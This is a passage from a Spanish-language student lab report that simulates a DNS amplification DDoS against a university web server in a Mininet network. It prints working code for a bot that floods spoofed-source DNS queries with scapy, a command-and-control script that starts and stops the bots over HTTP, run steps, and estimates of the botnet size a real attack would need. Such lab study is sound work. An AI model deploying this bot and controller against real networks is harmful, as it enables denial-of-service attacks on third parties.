11	31.110816235	10.10.45.2	10.10.10.2	DNS	701	Standard query respo
12	34.298799978	10.10.35.2	10.10.10.2	DNS	701	Standard query respo
13	37.490289688	10.10.45.2	10.10.10.2	DNS	701	Standard query respo
14	40.291025991	10.10.25.2	10.10.10.2	DNS	701	Standard query respo
15	43.102223895	10.10.15.2	10.10.10.2	DNS	701	Standard query respo
16	46.282655041	10.10.35.2	10.10.10.2	DNS	701	Standard query respo

Imagen 1.24: Respuestas amplificadas

Hemos adjuntado esta captura y la de las peticiones DNS en la carpeta *capturas*. Como puede apreciarse, estas respuestas son de 701 bytes de longitud, es decir, **10.15 veces mayores**.


## Comprobación de los efectos del ataque en la maqueta

A partir de ahora, volvamos a tener en cuenta el DNS con 4 respuestas malformadas.

De lo primero que nos dimos cuenta fue que, al enviar tal cantidad de paquetes en bucle al DNS desde el bot, el router se sobrecargaba en exceso y se apagaba. Por tanto, decidimos utilizar un sleep de 0.5 segundos entre petición y petición en el while del virus para evitar la sobrecarga. No obstante, hacia el final del proyecto nos dimos cuenta de que esto sucedía porque la banda ancha del bot era altísima (1000Mbps) y, por tanto, hubiese bastado con limitar la banda ancha del bot para reducir la sobrecarga en la red, haciendo así un cuello de botella que también impediría que los paquetes salientes del DNS sobrecargasen al router.

Explicado lo anterior, para simular el ataque de forma satisfactoria decidimos crear una opción *attack* en la maqueta, que, si se pasaba por parámetro, la bandwidth del cable Router-UAB, se situaba en 1Mbps con tal de simular el efecto que tendrían una gran cantidad de bots y servidores DNS llevando a cabo el ataque. No obstante, esto no tuvo ningún efecto, los pings seguían llegando sin ningún problema. Y es que más adelante en la práctica, nos dimos cuenta de que claro, los paquetes que se enviaban eran de tan solo 92 - 105 Bytes, y la banda ancha de 1 Mega bit por segundo, es decir, 1,250,000 Bytes por segundo, por lo que evidentemente no era suficiente. Por tanto, en este momento decidimos probar a bajar el ancho de banda hasta encontrar el punto en que se cayese la conexión, y la solución fue 0.0009 Mbps, es decir, 112.5 Bytes por segundo. En este momento lo hicimos de manera prácticamente arbitraria, pero redactando la memoria podemos apreciar cómo tiene sentido, ya que cada 0.5 segundos aproximadamente, el DNS enviaba paquetes de entre 92 y 105 bytes, por lo que cada segundo se enviaban unos 195 bytes en total, lo cual conseguía colapsar la red de 112.5 B/s, pero no era tan exagerado como para colapsar el router.

En este momento, habíamos conseguido nuestro objetivo tal como se ve en la siguiente imagen:



```
mininet> hacker ping UAB -c 3
--2023-06-03 17:48:00-- http://10.10.3.2:5200/
Connecting to 10.10.3.2:5200... connected.
HTTP request sent, awaiting response... PING 10.10.4.2 (10.10.4.2) 56(84) bytes
of data.

--- 10.10.4.2 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2046ms

mininet> hacker ping bot -c 2
PING 10.10.3.2 (10.10.3.2) 56(84) bytes of data.
64 bytes from 10.10.3.2: icmp_seq=1 ttl=63 time=0.223 ms
64 bytes from 10.10.3.2: icmp_seq=2 ttl=63 time=0.110 ms

--- 10.10.3.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 0.110/0.166/0.223/0.056 ms
mininet>
```

Imagen 1.25: Ping del hacker a la UAB y al bot

En la imagen superior puede apreciarse en primer lugar el output de la orden del hacker al bot (establecimos como output el standard output) y, posteriormente, el resultado del ping realizado del hacker a la UAB, que como vemos es negativo, no ha llegado ningún paquete ICMP. Sin embargo, entre el hacker y el bot sí había comunicación.

En este momento, la primera fase del proyecto está completada.



## Fase 2: Primera ampliación de la topología

### Construcción de la topología

Una vez tuvimos construida una maqueta funcional del proyecto, decidimos ampliar la topología del siguiente modo:




Imagen 2.1: topología ampliada

Básicamente añadimos un bot extra y un DNS de más. Nuestro objetivo era simular 4 países, Pakistán como país del hacker, Vaticano como país del primer bot y su DNS, Tuvalu para el segundo bot con su DNS y por último España con la UAB como víctima del ataque.

Esta topología nos dio muchos problemas al tratar de conseguir establecer conexión total en la red ya que tenía ciclos y durante esta fase, no recordamos el protocolo Spanning Tree para permitir la conexión correcta de la red con ciclos entre los routers y que puede indicarse al controlador para que lo lleve a cabo. Por tanto, nuestra solución fue ir eliminando enlaces para romper los ciclos. Primero, eliminamos la conexión VTC-TV y seguía sin haber conexión, por lo que eliminamos también el enlace PAK-ESP. Haciendo esto, conseguimos tener conexión y finalmente el resultado del ping y de la topología fueron:

```
mininet> pingall
*** Ping: testing ping reachability
hacker -> VTCDNS VTCbot TVbot TVDNS UAB
VTCDNS -> hacker VTCbot TVbot TVDNS UAB
VTCbot -> hacker VTCDNS TVbot TVDNS UAB
TVbot -> hacker VTCDNS VTCbot TVDNS UAB
TVDNS -> hacker VTCDNS VTCbot TVbot UAB
UAB -> hacker VTCDNS VTCbot TVbot TVDNS
*** Results: 0% dropped (30/30 received)
mininet>
```

Imagen 2.2: pingall correcto




Imagen 2.3: Topología

Al haber añadido un bot extra y un DNS extra, desde el script de la topología hicimos que ejecutasen los archivos virus y DNS respectivamente. En este momento, todavía no nos habíamos dado cuenta del error del código del DNS por lo que se enviaban 4 paquetes en vez de uno grande. Respecto a la configuración de la red, utilizamos las siguientes IPs y bandwidths:

- Enlaces host - router:
  - Hacker - PAK: 10.10.1.0/30 (1000 Mbps)
  - VTC - VTCDNS: 10.10.2.0/30 (1000 Mbps)
  - VTC - VTCbot: 10.10.3.0/30 (1000 Mbps)
  - TV - TVDNS: 10.10.4.0/30 (1000 Mbps)
  - TV -TVbot: 10. 10.5.0/30 (1000 Mbps)
  - ESP - UAB: 10.10.6.0/30 (1000/10/5 Mbps)
- Enlaces router-router:
  - PAK - VAT: 10.10.7.0/30 (1000 Mbps)
  - PAK - TV: 10.10.9.0/30 (1000 Mbps)
  - VAT - ESP: 10.10.11.0/30 (1000 Mbps)
  - TV - ESP: 10.10.12.0/30 (1000 Mbps)

## Prueba de ataque

Una vez construida la topología, llevamos a cabo el ataque con 5Mbps como bandwidth de la conexión UAB - ESP, y estos fueron los resultados:

```
....
Sent 4 packets.
  PID TTY          TIME CMD
 35791 pts/12    00:00:00 bash
 36188 pts/12    00:00:00 python3
 36219 pts/12    00:00:00 ps
mininet> hacker ping UAB -c 2
PING 10.10.6.2 (10.10.6.2) 56(84) bytes of data.
64 bytes from 10.10.6.2: icmp_seq=1 ttl=61 time=101 ms

--- 10.10.6.2 ping statistics ---
2 packets transmitted, 1 received, 50% packet loss, time 1007ms
rtt min/avg/max/mdev = 100.884/100.884/100.884/0.000 ms
mininet> hacker ping UAB -c 2
PING 10.10.6.2 (10.10.6.2) 56(84) bytes of data.


--- 10.10.6.2 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1013ms

mininet> hacker ping TVbot -c 2
PING 10.10.5.2 (10.10.5.2) 56(84) bytes of data.
64 bytes from 10.10.5.2: icmp_seq=1 ttl=62 time=20.7 ms
64 bytes from 10.10.5.2: icmp_seq=2 ttl=62 time=6.30 ms

--- 10.10.5.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 6.302/13.497/20.693/7.195 ms
mininet> █
```

Imagen 2.4: Primer resultado obtenido con esta topología

Encendido el ataque, realizamos dos intentos de ping entre el hacker y la UAB, en el primero puede apreciarse que solamente llega el primer paquete ICMP, y en el segundo no llega ninguno. Sin embargo, entre el hacker y un bot sí que había conexión. Hicimos un pingall para comprobar la conexión general en la red:



```
mininet> pingall
*** Ping: testing ping reachability
hacker -> VTCDNS VTCbot TVbot TVDNS X
VTCDNS -> hacker VTCbot TVbot TVDNS X
VTCbot -> hacker VTCDNS TVbot TVDNS X
TVbot -> hacker VTCDNS VTCbot TVDNS X
TVDNS -> hacker VTCDNS VTCbot TVbot X
UAB -> X X X X X
*** Results: 33% dropped (20/30 received)
mininet>
```

Imagen 2.5: Pingall

Llegados a este punto, parecía que habíamos conseguido nuestro objetivo principal para este proyecto. Dejar sin conexión a la UAB. No obstante, los resultados que recibíamos no eran siempre iguales, de hecho, parecían prácticamente aleatorios y muchas veces ni siquiera funcionaba el ataque.

Conseguimos identificar el origen del problema, el controlador apagaba constantemente routers y los trataba de volver a encender. En ocasiones solo apagaba el router de la UAB (ESP) de modo que el resultado obtenido era el de las imágenes anteriores, y en otras ocasiones apagaba otros routers también, evitando la conexión en general entre cualquier host de la red. Más adelante, comprendimos que el origen de este problema residía efectivamente en el ciclo de la topología, como hemos mencionado previamente, no estábamos implementando el spanning tree, por lo que los paquetes de los routers circulaban de forma constante entre ellos hasta que uno colapsaba, lo más común era que el primero que colapsase fuese el de la UAB, explicando así los resultados obtenidos en la imagen previa, ya que recibía más carga que los demás routers. A este fenómeno se le llama *broadcast storm*, y una vez un router colapsa, la topología se viene abajo, y el resto de routers se desconectan también. De hecho, muchas veces, aun sin encender el ataque, no teníamos conectividad por este mismo motivo. Para intentar solucionar este problema, revisamos el código de rest router pero no conseguimos encontrar el motivo por el que los routers se apagaban. Más adelante, en la última fase del proyecto cuando recordamos todo lo relacionado con los spanning tree, entendimos que pudimos haber usado `openflow.spanning_tree -no-flood -holt-down` en la configuración del rest router para activar el protocolo spanning tree.

Además, realmente, tampoco tenía sentido que la conexión de la UAB se colapsase ya que tenía 5Mbps de ancho de banda, por lo que era imposible que el ataque fuese el origen de la desconexión.

Finalmente, como durante esta fase no llegamos a comprender el motivo por el que los routers se desconectaban, decidimos que era buena idea utilizar otra topología, que no incluyese ciclos y además incorporase un mayor número de bots y DNS.

## Fase 3: Topología final

### Topología

La topología definitiva que utilizamos para culminar nuestro proyecto estuvo basada en la de la práctica 6:




Imagen 3.1: Topología final

Como se puede apreciar, eliminamos usuarios y los cambiamos por bots, un hacker y un usuario, que será el que trate de conectarse a la UAB. Alternamos los POPs por DNS, eliminamos el servidor Redirector y utilizamos el host que previamente era Origin, como la UAB.

Respecto a los routers, nuestra idea era que CR20 fuese Pakistán, CR30 Tuvalu y CR10 España, pero no pudimos utilizar nombres totalmente personalizados ya que, por algún motivo, el controlador los detecta como erróneos, posiblemente porque debe tener cierto formato de nombres específico, que si no se cumple, no funciona correctamente. Por tanto, decidimos dejar los nombres originales, pero a nivel conceptual, CR20 es Pakistán y tiene 2 LANs, haciendo referencia a dos regiones internas del país. CR30 es Tuvalu con dos LANs también y la UAB está conectada directamente al router ESP, sin usar un switch normal de por medio, para dar más realismo a la situación.

Para las conexiones bot-sx (s1, s2, ...) utilizamos un ancho de banda de 100Mbps, entre los switch sx y los routers ASRx (ASR1, ASR2, ...), el ancho de banda es de 150 Mbps. Entre ASRx y los routers CR10, CR20, CR30, utilizamos una bandwidth de 1000 Mbps. Para las conexiones DNS – ASRx probamos diversos valores de ancho de banda, desde 150Mbps hasta 1000Mbps, pero realmente, el hecho de aumentar el ancho de banda de los DNS a valores más allá de unos 200 o 250 Mbps no influye en el resultado, ya que existe un cuello de botella por el que los DNS no van a enviar paquetes más rápido que la tasa a la que los bots envían las peticiones. Para el enlace de la UAB fuimos probando diversos valores. Hablaremos de ello a lo largo de esta parte.



## Script del hacker

A continuación, decidimos crear un script para el hacker que agrupase todas las ordenes que éste debía realizar y le permitiese tanto iniciar como detener el ataque, así como seleccionar la víctima a la que debe ir dirigido.

```
def iniciar_ataque(ip):  
    comandoPbot1 = 'wget --quiet --progress=bar:force http://-  
10.1.1.11:5200/start/'+ip+'/10.10.15.2 > /dev/null 2>&1 &'  
    comandoPbot2 = 'wget --quiet --progress=bar:force http://-  
10.1.1.13:5200/start/'+ip+'/10.10.15.2 > /dev/null 2>&1 &'  
    comandoPbot4 = 'wget --quiet --progress=bar:force http://-  
10.1.1.16:5200/start/'+ip+'/10.10.15.2 > /dev/null 2>&1 &'  
    comandoPbot3 = 'wget --quiet --progress=bar:force http://-  
10.1.1.14:5200/start/'+ip+'/10.10.15.2 > /dev/null 2>&1 &'
```

Imagen 3.2: Extracto de la función para iniciar el ataque

Como vemos, esta función consiste en un recopilado de las llamadas http que debe hacer el hacker para iniciar el proceso de envío de paquetes en todos los bots. En dichas llamadas, especificamos manualmente la IP del bot al que van dirigidas, así como la IP del DNS más cercano al bot. La IP de la víctima se pasa por parámetro, de modo que el ataque es flexible. En la imagen superior, únicamente se ven 4 de las 16 órdenes en total, una para cada bot. Para un ataque real, esto no sería muy práctico ya que puede haber una cantidad masiva de bots, no obstante, una posible solución sería guardar las IPs de los bots en una base de datos e iterar sobre ella. Para detener el ataque utilizamos otra función muy similar a la anterior, en la que únicamente debe especificarse la IP del bot al que va dirigida cada orden:

```
def detener_ataque():  
    comandoPbot1 = 'wget --quiet --progress=bar:force http://-  
10.1.1.11:5200/stop > /dev/null 2>&1 &'  
    comandoPbot2 = 'wget --quiet --progress=bar:force http://-  
10.1.1.13:5200/stop > /dev/null 2>&1 &'  
    comandoPbot3 = 'wget --quiet --progress=bar:force http://-  
10.1.1.14:5200/stop > /dev/null 2>&1 &'  
    comandoPbot4 = 'wget --quiet --progress=bar:force http://-  
10.1.1.16:5200/stop > /dev/null 2>&1 &'
```

Imagen 3.3: Extracto de la función para detener el ataque

Además de lo anterior, creamos un pequeño menú que le permite controlar fácilmente el ataque llamando a las funciones anteriores en caso de que así se especifique:

```
while True:
    if ataque_iniciado:
        print("1 - Detener ataque")
    else:
        print("1 - Iniciar ataque")
        print("0 - Salir")

    opcion = input("Ingrese el número de opción: ")

    if opcion == "1":
        if ataque_iniciado:
            detener_ataque()
            ataque_iniciado = False
        else:
            ip = input("Ingrese la ip de la victima: ")
            ataque_iniciado = iniciar_ataque(ip)
    elif opcion == "0":
        break
    else:
        print("Opción inválida. Por favor, ingrese una opción válida.")

print("Saliendo del programa...")
```

Imagen 3.4: Código para la interfaz del hacker

Además, hemos añadido un toquecito artístico a la aplicación. Finalmente, obtuvimos el siguiente resultado:

```
root@arqxs:/home/mininet/Desktop/proyecto_final/final# python3 hacker_controll.
py
DDOS con amplificación por DNS

o_o

1 - Iniciar ataque
0 - Salir
Ingrese el número de opción: 1
Ingrese la IP de la víctima: 10.10.10.2
Ataque iniciado
1 - Detener ataque
Ingrese el número de opción: █
```

Imagen 3.5: Interfaz de la aplicación creada para el hacker

Puede encontrarse el código del hacker en la carpeta *scripts*.

## Bots, virus y DNS

Debido al script que hemos creado para el hacker, con IP de víctima dinámica, tuvimos que modificar, el código del virus para recibir 2 IPs, utiliza una como source (víctima) y otra de destino (DNS):

```
stop_flag = False # Variable de bandera para controlar el bucle
app = Flask(__name__)
@app.route("/start/<ip1>/<ip2>")
def start(ip1, ip2):
    global stop_flag # Accede a la variable de bandera global
    stop_flag = False # Establece la variable de bandera en True para
    # Crea una dns request usando scapy
    dns_request = IP(src=ip1, dst=ip2) / UDP(dport=53) / DNS(rd=1,
    qd=DNSQR(qname='hola.com', qtype='A'))
    while not stop_flag:
        send(dns_request)
    return 'packet sent'
@app.route("/stop")
def stop():
    global stop_flag # Accede a la variable de bandera global
    stop_flag = True # Establece la variable de bandera en True para
    detener el bucle
    return "stopped"

if __name__ == '__main__':
    app.run(debug=False, host="0.0.0.0", port=5200)
```

Imagen 3.6: Código final del virus

Puede encontrarse el código del virus que ejecutan los bots en la carpeta *scripts*.

Respecto al DNS, en un principio, comenzamos utilizando la implementación que enviaba 4 paquetes, y analizando los paquetes con wireshark, obtuvimos el resultado de la imagen 1.21, que como vemos contiene los 4 tipos de paquetes que especificamos en el DNS, (A, AAAA, CNAME y MX), que estaban malformados. Con esta configuración y 0.002 Mbps de ancho de banda para la conexión entre la UAB y el router CR10 (ESP), el ataque funcionaba correctamente. Se colapsaba la conexión de la UAB de forma correcta. No obstante, como hemos explicado previamente (ver *Construcción de la respuesta DNS y modelo de amplificación*), decidimos arreglar la respuesta del DNS para que enviase únicamente un paquete masivo por cada petición de tipo ANY que le llegaba. En este caso generamos una respuesta 10,15 veces mayor que las peticiones, dichos paquetes, se envían directos a la UAB. El resultado de los paquetes DNS puede verse en la imagen 1.24.



## Servidor Web de la UAB

Otra modificación importante que realizamos en esta fase fue que instalamos un Flask a la UAB para simular una página web ya que, a fin de cuentas, nuestro objetivo es colapsar el enlace de la UAB para que los usuarios normales no puedan conectarse a la página web. El Flask que utilizamos es el mismo que se nos dio para las prácticas de la asignatura:

```
from flask import Flask, jsonify
import os

app = Flask(__name__)

@app.route("/")
def hello():
    return "Hello World!"

@app.route("/system")
def system():
    name = 'Docker'
    mail = 'my_email@gmail.com'
    return jsonify(
        system=name,
        email=mail
    )

if __name__ == '__main__':
    app.run(debug=False, host="0.0.0.0", port=5200)
```

Imagen 3.7: Servidor Web UAB

Por tanto, para comprobar el funcionamiento del ataque, utilizaremos un usuario que se conectará a la UAB, primero sin encender el ataque, y posteriormente, con el ataque encendido. De forma óptima, la primera conexión será satisfactoria y el usuario podrá obtener el recurso correctamente. Sin embargo, la segunda conexión no podrá llevarse a cabo.

## Fase 4: Resultados

### *Ataque exitoso*

Para llevar a cabo el ataque, hemos decidido probar diversos valores de ancho de banda para la conexión entre la UAB y el router CR10. En primer lugar, probamos con 0.05 Mbps, pero, el ataque no se llevaba a cabo correctamente porque incluso teniendo el ataque iniciado, el usuario podía obtener correctamente el recurso web. Posteriormente, probamos con 0.01 Mbps, y el ataque pudo llevarse a cabo satisfactoriamente tal y como vemos a continuación.

Una vez iniciada nuestra red, lo primero que hacemos es comprobar que hay conectividad total en la red mediante un pingall:

```
UAB -> Pbot1 Pbot2 Pbot3 Pbot4 Pbot5 Pbot6 Pbot7 Pbot8 hacker Tbot1 user Tbot2
Tbot3 Tbot4 Tbot5 Tbot6 Tbot7 Tbot8 DNS0 DNS1 DNS2 DNS3
*** Results: 0% dropped (506/506 received)
```

Imagen 4.1: Conectividad en la red con todos los hosts

Después comprobamos que la petición http que el usuario efectúa a la UAB se realiza satisfactoriamente:

```
mininet> user wget -O - --progress=dot http://10.10.10.2:5200/system
--2023-06-11 11:25:35-- http://10.10.10.2:5200/system
Connecting to 10.10.10.2:5200... connected.
HTTP request sent, awaiting response... 200 OK
Length: 49 [application/json]
Saving to: 'STDOUT'
{"email":"my_email@gmail.com","system":"Docker"}

      OK                                                                 100% 191K=0s
2023-06-11 11:25:35 (191 KB/s) - written to stdout [49/49]
```

Imagen 4.2: Petición http del usuario al servidor de la UAB

Podemos observar como la traza del flask indica correctamente que se ha establecido conexión:

```
mininet> user wget -O - --progress=dot http://10.10.10.2:5200/system
--2023-06-13 20:25:33-- http://10.10.10.2:5200/system
Connecting to 10.10.10.2:5200... connected.
HTTP request sent, awaiting response... 200 OK
Length: 49 [application/json]
Saving to: 'STDOUT'
{"email":"my_email@gmail.com","system":"Docker"}

      OK                                                                 100% 181K=0s
2023-06-13 20:25:33 (181 KB/s) - written to stdout [49/49]

mininet> UAB ps
10.1.3.12 - - [13/Jun/2023 20:25:33] "GET /system HTTP/1.1" 200 -
  PID TTY          TIME CMD
  5436 pts/41      00:00:00 bash
  6803 pts/41      00:00:00 sudo
  6828 pts/41      00:00:00 python3
  7424 pts/41      00:00:00 ps
```

Imagen 4.3: Traza del flask de la UAB tras el primer wget

El siguiente paso consiste en encender el ataque y ver si ahora la petición llega a la UAB:

```

root@arqxxs: /home/mininet/Desktop/proyecto_final/final# pyth
py
Menú:
1 - Iniciar ataque
0 - Salir
Ingrese el número de opción: 1
Ataque iniciado
Menú:
1 - Detener ataque
0 - Salir
Ingrese el número de opción: 0

mininet> user wget -O - --progress=dot http://10.10.10.2:5200/system
--2023-06-11 11:26:43-- http://10.10.10.2:5200/system
Connecting to 10.10.10.2:5200... failed: Connection timed out.
Retrying.

--2023-06-11 11:28:54-- (try: 2) http://10.10.10.2:5200/system
Connecting to 10.10.10.2:5200...

```

Imagen 4.3: Petición http con el ataque encendido

Efectivamente, después de iniciar el ataque, el cable de la UAB se satura y las peticiones http de usuarios legítimos, no llegan correctamente (Connection timed out). Además, hemos podido observar que el flask no devuelve ninguna traza:

```

mininet> user wget -O - --progress=dot http://10.10.10.2:5200/system
--2023-06-13 20:26:32-- http://10.10.10.2:5200/system
Connecting to 10.10.10.2:5200... ^C
mininet> UAB ps
  PID TTY          TIME CMD
  5436 pts/41      00:00:00 bash
  6803 pts/41      00:00:00 sudo
  6828 pts/41      00:00:00 python3
  7430 pts/41      00:00:00 ps
mininet>

```

Imagen 4.4: Inexistencia de la traza en UAB

Además, si después de finalizar el ataque analizamos con wireshark la interfaz que conecta a la víctima con su router podemos ver como las peticiones siguen llegando de forma constante por lo que esto demuestra que la cola está totalmente saturada.

## Extrapolando a la realidad

Podemos extrapolar esta situación a la realidad del siguiente modo. Conocemos que el ataque está funcionando para una conexión de 0.01Mbps con 16 bots y 4 DNS. Suponiendo un ancho de banda realista de 20 Gbps<sup>2</sup>, es decir, 20000 Mbps, necesitaríamos 32 millones de bots y 8 millones de DNS para que el ataque funcionase con el mismo modelo de amplificación que hemos creado. No obstante, a escala real, las peticiones DNS de tipo ANY pueden llegar a ser devueltas amplificadas unas 100 veces o más siempre y cuando se escoja un dominio adecuado del que se sepa que el DNS vulnerable contiene mucha información. Así que como nosotros estamos amplificando unas 10 veces el tamaño de estas, si fuesen 10 veces más grandes, necesitaríamos 3,2 millones de bots y 800000 DNS para que el ataque funcionase del mismo modo que lo hace el nuestro. Aun así, se trata de un número inmenso, por

<sup>2</sup> <https://diariodigital.ujaen.es/sin-categoria/la-universidad-de-jaen-multiplica-por-diez-el-ancho-de-banda-en-su-conexion-con-el>

lo que lo más común, es que este tipo de ataques no se realicen contra infraestructuras con gran ancho de banda. Generalmente, suelen llevarse a cabo contra pequeños sitios web a los que los piratas suelen pedir un rescate.

## *Pasos para simular el ataque*

A continuación, se nombrarán los pasos que requiere la simulación del ataque:

- 1) Abrir tres terminales dentro de la carpeta del proyecto.
- 2) En una terminal, encender el controlador con: `ryu-manager ryu.app.rest_router`
- 3) En otra terminal, encender la topología: `sudo python3 topologia.py attack`. Si queremos que la red funcione normal, hay que cambiar `attack` por `normal`.
- 4) Antes de apretar el enter, vamos a la tercera terminal. Ejecutamos el script de bash que permite ejecutar las órdenes para configurar las interfaces de los routers y el enrutado  
➔ `./net_conf.sh`
- 5) Volvemos a la terminal donde se han encendido los cables, los hosts... y le damos al enter. Esperamos un período de tiempo de 8 segundos.
- 6) Esperamos que a que se abra la terminal del hacker y la minimizamos.
- 7) Para comprobar que llegan las peticiones de un usuario al server de la UAB, ejecutamos: `user wget -O - --progress=dot http://10.10.10.2:5200/system`
- 8) Para demostrar que la UAB recibe los paquetes, vemos su traza con: `UAB ps`
- 9) Vamos a la terminal del hacker y ejecutamos el script del hacker: `python3 hacker_controll.py`
- 10) Encendemos el ataque introduciendo la opción 1 e ingresamos la IP de la víctima (en nuestro caso la 10.10.10.2). Asegurarse de que la IP es la correcta.
- 11) Una vez está el ataque iniciado, minimizamos la pestaña, esperamos un poco a que se efectúe el ataque y volvemos a hacer el `wget` desde el usuario para comprobar que el enlace está colapsado. Cuando se desee, podemos detener el proceso con `ctrl + C`. Si se desea, se puede volver a imprimir la traza de la UAB para ver como no le ha llegado la petición.
- 12) Para detener el ataque, volvemos a la terminal del hacker, introducimos la opción 1 (en este caso es para detener el ataque) y salimos de la aplicación introduciendo la opción 0. Por último, en cualquiera de las tres terminales iniciales ejecutamos el comando `sudo mn -c` y ya podemos cerrar todas las termiales.

## Sugerencias de ampliación y conclusión

Este proyecto se podría extender de muchas formas. Por ejemplo, podríamos implementar un servidor DHCP para que se asignasen las IPs de forma automática. De esta forma podríamos ser mucho más flexibles con las topologías. Una segunda posibilidad, hubiera sido implementar una VPN ya que en este tipo de ataques es muy frecuente que los atacantes utilicen una.

